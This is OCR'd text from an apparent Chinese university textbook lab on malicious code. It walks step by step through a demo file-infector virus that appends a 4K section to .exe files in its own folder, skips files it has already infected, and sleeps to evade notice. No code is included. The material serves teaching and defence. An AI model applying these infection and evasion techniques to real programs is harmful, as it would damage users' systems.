演示说明：作为自己开发的病毒程序，为了能够更好的演示病毒的特征，在开发过程中我们没有采用病毒的保护机制，故而防病毒软件根据病毒程序的特征即可给出该程序为病毒程序的报警提示。

清华大学出版社
TSINGHUA UNIVERSITY PRESS
重点大学信息安全专业规划系列教材

恶意代码与计算机病毒
——原理、技术和实践

- 关闭防病毒软件的自动防护功能，点击病毒程序Virus.exe，运行该程序，参见下图：




图解说明：注解1-1表示Norton AntiVirus的自动防护功能被关闭；注解1-2为病毒程序运行主界面，本实验为了能够比较直观演示病毒程序，让用户知道正在运行某个程序，故而有此主界面；但实际的病毒在感染其他程序前不会让用户感觉到病毒程序正在运行的，往往都是隐藏运行，或者是寄生在宿主程序中，这方面可参照病毒的引导机制的介绍。

演示说明：详见备注

清华大学出版社
TSINGHUA UNIVERSITY PRESS
重点大学信息安全专业规划系列教材

恶意代码与计算机病毒
——原理、技术和实践

- 提示用户是否观看感染过程，如下图：



图例2


图解说明：注解2-1提示用户是否观看病毒的感染过程，选择“是”观看感染过程，选择“否”运行原程序，由于该病毒程序不具有其他功能，所以选“否”时就直接关闭程序。

演示说明：该文件型病毒侧重于病毒感染过程的演示，所以在感染部分的提示比较详细。

清华大学出版社
TSINGHUA UNIVERSITY PRESS
重点大学信息安全专业规划系列教材

恶意代码与计算机病毒
——原理、技术和实践

- 开始感染提示，如下图：




图例3

图解说明：注解3-1提示用户病毒程序开始感染其他程序。

演示说明：无

- 提示病毒感染范围，如下图：



图例4


图解说明：注解4-1提示用户病毒程序感染目标是病毒程序所在目录里的程序。

演示说明：为了减少病毒破坏的范围，在编写该病毒程序时，限定其感染范围为目录内感染，这也同时减少了病毒的破坏范围；但就病毒特征而言，它还是很好的体现了病毒程序自我复制的这一特征。

清华大学出版社
TSINGHUA UNIVERSITY PRESS
重点大学信息安全专业规划系列教材

恶意代码与计算机病毒
——原理、技术和实践

- 提示当前搜索到的合法的目标程序，如下图：




图例5

图解说明：注解5-1提示说明当前搜索的目标程序是ebookedit.exe可执行文件。

演示说明：无

- 判断目标程序是否是合法的可感染的程序，如下图：




图例6

图解说明：注解6-1提示目标程序是否为合法的可感染程序。

演示说明：Virus.exe可以感染的目标程序为PE文件中的可执行文件(.exe)，对于文件型病毒传染机理可参照病毒的传染机制。

- 感染情况说明提示，如下图：




图例7

图解说明：注解7-1提示对病毒的感染情况进行说明。

演示说明：Virus.exe感染方式是在宿主文件附加一个节(4K),被感染的宿主程序运行时先跳转到该节处，运行感染代码；感染结束后再返回宿主程序的入口地址执行宿主程序。这也体现了本病毒程序的破坏方式，作为一个演示的病毒程序，破坏程度应该在可控范围内，一些恶性的破坏方式可参照病毒的破坏机制说明。感染结果情况可参照步骤12的图例，Virus.exe被防病毒软件查出为病毒也正是因为该操作，具体参照步骤18的图例。

- 感染过程隐藏说明(小技巧)，如下图：




图例8

图解说明：注解8-1提示说明病毒程序加入中sleep的代码的目的。

演示说明：此处加入该说明是也是为了说明是否存在病毒运行的一种判断思路，在手工查毒时有时就是依照该手段来判断当前机器是否有异常程序在运行；如果机器没有明显的程序在运行，而硬盘的指示灯一直闪烁，在高速运转着，则可粗略判断机器有异常程序在运行。防病毒的相关技术可参照防病毒基础技术部分介绍。当然对于病毒程序本身而言，为了避免被发现，就需要通过sleep一段时间再进行感染来降低被发现的可能性。

- 提示是否观看其他程序感染过程，如下图：



图例9


图解说明：注解9-1提示是否观看其他程序感染过程。

演示说明：无

清华大学出版社
TSINGHUA UNIVERSITY PRESS
重点大学信息安全专业规划系列教材

恶意代码与计算机病毒
——原理、技术和实践

- 病毒感染结束或用户取消操作的提示，如下图：




图例10

图解说明：注解10-1是病毒感染结束或用户取消操作后的提示。

演示说明：感染结束或用户取消后就会运行宿主程序。如果我们隐藏前面介绍的这些步骤的对话框和主界面，则给用户的感觉就是运行了一个正常的程序，只是程序启动运行的时间相对慢了一点，这也就体现了病毒程序的潜伏性这一特征。

- 该图例与步骤6的图例同步，该图例是目标程序不合法或已被感染后的提示，如下图：




图例11

图解说明：注解11-1是目标程序不合法或已被感染的提示。

演示说明：Virus.exe可感染的目标为标准的可执行文件(绝大部分的.exe文件)，在感染过程中对已感染的程序会进行检查是否已被感染，若已经被感染则不再进行感染：一可以提高病毒感染的效率，二可以防止多次感染使文件增大而引起用户的察觉。

清华大学出版社
TSINGHUA UNIVERSITY PRESS
重点大学信息安全专业规划系列教材
恶意代码与计算机病毒
——原理、技术和实践

- 比较目标程序感染前后的变化(注要指程序大小)，如下图(图例12；图例12A和图例12B；图例12C和图例12D)：




图例12

图解说明：注解12-1是KeyMaker.exe程序感染前的大小298 KB(305,664 字节)；注解12-2是KeyMaker.exe程序感染后的大小302 KB(309,760)。

清华大学出版社
TSINGHUA UNIVERSITY PRESS
重点大学信息安全专业规划系列教材

恶意代码与计算机病毒
——原理、技术和实践

- 比较目标程序感染前后的变化(注要指程序大小)，如下图(图例12；图例12A和图例12B；图例12C和图例12D)：

